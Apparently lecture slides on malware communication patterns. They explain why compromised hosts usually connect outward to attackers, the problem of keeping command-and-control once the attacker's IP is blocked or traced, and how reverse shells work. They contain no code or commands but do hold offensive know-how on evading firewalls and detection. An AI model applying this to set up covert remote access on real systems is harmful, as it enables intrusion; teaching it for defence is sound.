


Malware Communication Pattern



GENERAL Scenario




- ❑ **Execution** obtained (somehow)
- ❑ Who is **client** and who is **server**?




TCP

Communication Patterns




Wrong Pattern (I)



❑ Victim has **private** IP address (VERY COMMON)


⇒ TCP server **not reachable from the outside**

Wrong Pattern (II)




- ❑ Victim has public IP address (MUCH LESS COMMON)
 - ⇒ Internal TCP servers **must be allowed** by the border **firewall**
 - ⇒ Inbound connections to "**new servers**" may raise **suspensions** (if traffic logs are analyzed and understood)

Correct Pattern



- ❑ Victim usually has **private IP address**
⇒ Clients can usually communicate with the outside
- ❑ Border firewall might place some restrictions...
but some allowed outbound protocol can be found easily
- ❑ Outbound connections hardly raise any suspicions

Key Requirement



Key Attacker Problems

Must know **IP address** and **port number** of the other side




- ❑ Once **discovered** and **analyzed**:
 - ❑ IP address can be **blocked** at the firewall
 - ❑ **How to keep C2?**
- ❑ IP address owner can be **found**
 - ❑ **How to obfuscate location and identity?**

Reverse Shells




Objective (I)




- ❑ Remote shell
 - ❑ Malware itself is a shell (example: `meterpreter`)
 - or,
 - ❑ Malware spawns a **shell of the target platform** and **connects I/O** as needed

Objective (II)



- ❑ Remote shell
 - ❑ Malware itself is a shell (example: `meterpreter`)
 - or,
 - ❑ Malware spawns a **shell of the target platform** and **connects I/O** as needed

REVERSE Shell




Listener

Reverse Shell

"reverse" because it is the **client** that **executes** commands

Our focus



- ❑ Remote shell


- ❑ Malware itself is a shell (example: `meterpreter`)



- ❑ Malware spawns a **shell of the target platform** and **connects I/O** as needed

